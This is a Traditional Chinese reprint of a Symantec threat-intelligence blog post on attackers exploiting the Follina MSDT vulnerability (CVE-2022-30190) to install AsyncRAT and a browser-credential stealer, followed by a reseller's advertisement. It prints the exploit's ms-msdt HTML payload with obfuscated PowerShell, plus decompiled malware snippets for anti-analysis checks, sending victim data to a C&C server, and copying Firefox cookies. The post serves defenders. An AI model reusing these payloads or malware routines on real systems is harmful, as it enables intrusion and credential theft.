攻擊者利用 MSDT Follina 漏洞注入遠端存木馬、竊密程式

2022 年 6 月 8 日發布｜威脅情報

Karthikeyan C Kasiviswanathan
首席威脅分析工程師

Yuvaraj Megavarnadu
高級威脅分析工程師

賽門鐵克觀察到威脅參與者利用遠端程式碼執行漏洞來注入 AsyncRAT 遠端存木馬、竊密程式。

賽門鐵克 (現為博通 (Broadcom) 軟體事業部的企業資訊安全部門) 觀察到，該漏洞在 2022 年 5 月 27 日被公開幾天後，威脅行為者利用名為 Follina 的遠端程式碼執行 (RCE) 漏洞將惡意軟體植入到易受攻擊的脆弱系統上。

什麼是 Follina ？

Follina (CVE-2022-30190) 是 Microsoft 支援診斷工具 (MSDT) 中的一個漏洞，它允許透過 ms-msdt 協定的處理程序結構在易受攻擊的系統上遠端執行程式碼。該程式錯誤 (Bug) 存在於所有受支援的 Windows 版本中。

透過 Word 遠端範本功能下載並載入惡意 HTML 檔的特製 Word 文件，可以輕鬆利用此漏洞。HTML 檔最終允許攻擊者在 Windows 中載入和執行 PowerShell 程式碼。也可以透過 RTF 格式檔來發動漏洞利用攻擊。

利用該漏洞不需要使用巨集，因此攻擊者無需誘騙受害者啟用巨集來觸發攻擊。

後續，Microsoft 發佈公告和釋出權宜變通方法 (workaround) 來緩解此漏洞。

攻擊者快速利用該漏洞

由於漏洞的細節開始在網路上出現，攻擊者很快就開始利用該漏洞來安裝他們的有效載荷。賽門鐵克觀察到攻擊者使用的 HTML 檔與初始攻擊中使用的 HTML 檔類似。

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
    IT_SelectProgram=NotListed IT_LaunchMethod=ContextMenu IT_BrowseForFile=h$(Invoke-Expres
sion($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.
Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'cG93ZXJzaGVsbCAtTm9uSW50ZXJhY3Rpdm
[char]34+'))'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
    IT_AutoTroubleshoot=ts_AUTO\"";
</script>
```

圖1. 攻擊者使用的 HTML 檔與初始攻擊中使用的 HTML 檔類似

當 HTML 文件在 WinWord 環境內執行時，將產生 msdt.exe 的子程序。這是因為註冊表中的協定處理程序的項目。




圖2. 註冊表中的協定處理程序的項目

然後 Sdiagnhost.exe 就派上用場來執行預先寫好的診斷用原生主機程序，並在此程序下建立最終有效的籌載--在此例中即為 PowerShell。

圖3. 由預先寫好的診斷用原生主機程序來建立 Powershell

在成功利用漏洞時，多個攻擊者會使用各種有效籌載。在其中一個實例中，賽門鐵克觀察到攻擊者部署遠端存取木馬 AsyncRAT，該木馬具有有效的數位簽章。

當遠端存取木馬 AsyncRAT 被執行時，它會執行如圖 4 中所示的反解析檢查。

```
public static class Anti_Analysis
{
    // Token: 0x06000044 RID: 68 RVA: 0x00002245 File Offset: 0x00000445
    public static void RunAntiAnalysis()
    {
        if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() ||
          Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
        {
            Environment.FailFast(null);
        }
    }
```

圖4. 遠端存取木馬 AsyncRAT 會執行反解析檢查

此後，遠端存取木馬AsyncRAT會收集受感染系統的相關資訊，包括硬體標識，使用者名稱，執行路徑和作業系統資訊，並將其上傳到命令和控制（C&C）伺服器。

```
public static byte[] SendInfo()
{
    MsgPack msgPack = new MsgPack();
    msgPack.FPObject("Packet").AsString = "ClientInfo";
    msgPack.FPObject("HWID").AsString = Settings.Hwid;
    msgPack.FPObject("User").AsString = Environment.UserName.ToString();
    msgPack.FPObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
      Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
    msgPack.FPObject("Path").AsString = Application.ExecutablePath;
    msgPack.FPObject("Version").AsString = Settings.Version;
    msgPack.FPObject("Installed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
    msgPack.FPObject("Pong").AsString = "";
    msgPack.FPObject("Group").AsString = Settings.Group;
    return msgPack.Encode2Bytes();
}
```

圖5. 遠端存取木馬AsyncRAT會收集受感染系統的相關資訊

然後，端存取木馬 AsyncRAT 等待來自 C&C 伺服器的指令，並在遭入侵的電腦上執行這些指令。

賽門鐵克還觀察到攻擊者部署竊密程式作為有效籌載。圖 6 中所示的程式碼是惡意軟體的一個片段，它從 Firefox、Chrome 和 Edge……等 Web 瀏覽器竊取，包括 Cookie 和儲存的登錄資料在內的資訊。

```
private static string ff1()
{
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    string path = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Mozilla\\Firefox\\Profiles\\";
    string[] directories = Directory.GetDirectories(path);
    foreach (string str in directories)
    {
        bool flag = !File.Exists(str + "\\cookies.sqlite");
        if (!flag)
        {
            for (;;)
            {
                try
                {
                    File.Copy(str + "\\cookies.sqlite", "fc", true);
                    break;
                }
                catch
                {
                    Thread.Sleep(10000);
                }
            }
            SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=fc");
            sqliteConnection.Open();
```

圖6. 攻擊者利用Follina漏洞植入的竊密程式程式碼的部分片段

防護方案／緩解措施

有關最新的防護更新，請訪問賽門鐵克原廠最新的防護公告 (Protection Bulletins)。

賽門鐵克已經於第一時間提供多種有效保護。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型 (基於回應式樣本的病毒定義檔) 防護：

- Downloader
- Backdoor.ASync
- InfoStealer

網路層防護：

我們的Webpulse(網頁脈衝)網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- 33748 [Web Attack: MSDT Remote Code Execution CVE-2022-30190]

入侵指標 (IOCs)


我們的威脅獵手團隊持續偵測與分析相關 IOC，並隨時保持 Symantec Endpoint 產品能偵測到並攔截最新的惡意 IOC。

e7faa6c18d4906257652253755cf8f9a739c10938db369878907f8ed7dd8524d
b63fbf80351b3480c62a6a5158334ec8e91fecd057f6c19e4b4dd3febaa9d447
8e0be5e1035777f2ea373593c214d29ad146dd0453e9b8a1cad16d787c0be632

關於作者

Karthikeyan C Kasiviswanathan
首席威脅分析工程師

Karthikeyan 是賽門鐵克安全技術與應變中心團隊的成員，該團隊專注於提供針對當前和未來網路威脅的全天候保護。



關於作者

Yuvaraj Megavarnadu
高級威脅分析工程師

Yuvaraj 是賽門鐵克安全技術與應變中心團隊的成員，其工作包括分析惡意軟體和為各種賽門鐵克產品提供共通型保護。

原廠網址：https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/follina-msdt-exploit-malware
本文件由保安資訊有限公司專業細心整理後提供。如有遺誤、更新或異動均以上Symantec原廠公告為準，請知悉。2022/06

更多資訊 請造訪我們的網站 http://www.SaveTime.com.tw
(好記：幫您節省時間.的公司.在台灣)

關於保安資訊：

從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

- 保安資訊被業界公認為最專業的賽門鐵克解決方案的專家。
- 保安資訊的團隊自 1995 年起就專注於賽門鐵克資訊安全解決方案的銷售、規劃與整合、技術支援、教育訓練、顧問服務，特別是提供企業 IT 專業人員的技能傳承(Knowledge Transfer)的效益上，以及比原廠更快速的技術支援回應，深獲許多中大型企業與組織的青睞(特別是有 IT Team 的組織)，長期合作的意願與滿意度極高。
- 與許多系統整合或服務公司不同的是，我們不吝惜分享我們的專業技能與經驗給顧客的 IT Team，經由常態性的教育訓練、精簡的快速手冊、標準 SOP 文件的提供，以及基於比原廠更孰悉顧客的使用環境與現況的快速回應的品質，在業界建立扎實的口碑。
- 保安資訊一直專注於賽門鐵克領先業界的資訊系統基礎架構上的安全性與可用性的解決方案。進而累積了許多與基礎架構整合的成功經驗，讓導入 Symantec 解決方方案的成效非常卓越。我們的顧客都能免除 Try & Error 的時間浪費及不確定的投入或自行摸索的運作風險。
- 關於我們：

保安資訊有限公司
http://www.savetime.com.tw
0800-381500、0936-285588